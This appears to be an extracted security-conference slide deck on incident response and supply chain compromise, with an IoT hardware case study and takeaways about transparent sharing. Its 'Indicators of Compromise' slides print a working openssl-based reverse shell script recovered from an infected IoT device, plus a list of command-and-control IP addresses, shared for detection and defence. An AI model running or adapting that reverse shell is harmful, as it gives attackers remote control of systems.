
## Response

- Inspected exposed data to evaluate risk
- Expired all valid one-time tokens immediately to contain risk
- Work began to investigate the scope and impact of the potential disclosure
- Investigated potential attempted or successful logins
- No misuse of the two-factor codes was identified

Ok, let's talk about hardware



# Hardware Supply Chain Example



## Response

- Mobilized CDOC responders to investigate and partner with 3<sup>rd</sup> party customer security teams
- IOT devices were quarantined and sent for forensic analysis
- Impacted service account credentials were changed
- Malicious domains and IPs were blocked on affected networks
- Proactively shared adversary TTPs with IOT vendors

# Indicators of Compromise (1/2)

—contents of [IOT Device] file--

```
#!/bin/sh
```

```
export [IOT Device] ="-qws -display :1 -nomouse"
```

```
echo 1|tee /tmp/.c;sh -c '(until (sh -c "openssl s_client -quiet -host 167.114.153.55 -port 443  
|while : ; do sh && break; done| openssl s_client -quiet -host 167.114.153.55 -port 443"); do (sleep  
10 && cn=$((`cat /tmp/.c`+1)) && echo $cn|tee /tmp.c && if [ $cn -ge 30 ]; then (rm /tmp/.c;kill  
-f 'openssl'); fi);done)&' &
```

--end contents of file--

# Indicators of Compromise (2/2)

The following IP addresses are believed to have been used by the actor for command and control (C2):

167.114.153.55

94.237.37.28

82.118.242.171

31.220.61.251

128.199.199.187

More details on our blog <https://msrc-blog.microsoft.com/2019/08/05/corporate-iot-a-path-to-intrusion/>

# 4 Takeaways

1

# Share More

Let's make the adversaries work harder  
by working together.

# How can we share more?

We need to change our cultural approach

- Media: "name and shame" → "learn and defend together"
- Customer: "why was there an issue" → "how did they respond?"
- Business: "containment & opacity" → "partnership & transparency"
- Disclosure: "code defects" → "tactics that work"

2

## Response matters

We should focus more on how companies respond to security events, not whether they happen.

# Remember, we're all in this together

## Best Practices:

- Proactively inform customer of impact
- Engage transparently and without defensiveness
- Respond to reasonable requests for validation
- Learn from mistakes

3

# Sweat the small stuff

Adversaries will find the path of least resistance.

4

**Embrace the whole**

**People + Software + Services + Hardware  
= Supply Chain**

**Thanks!**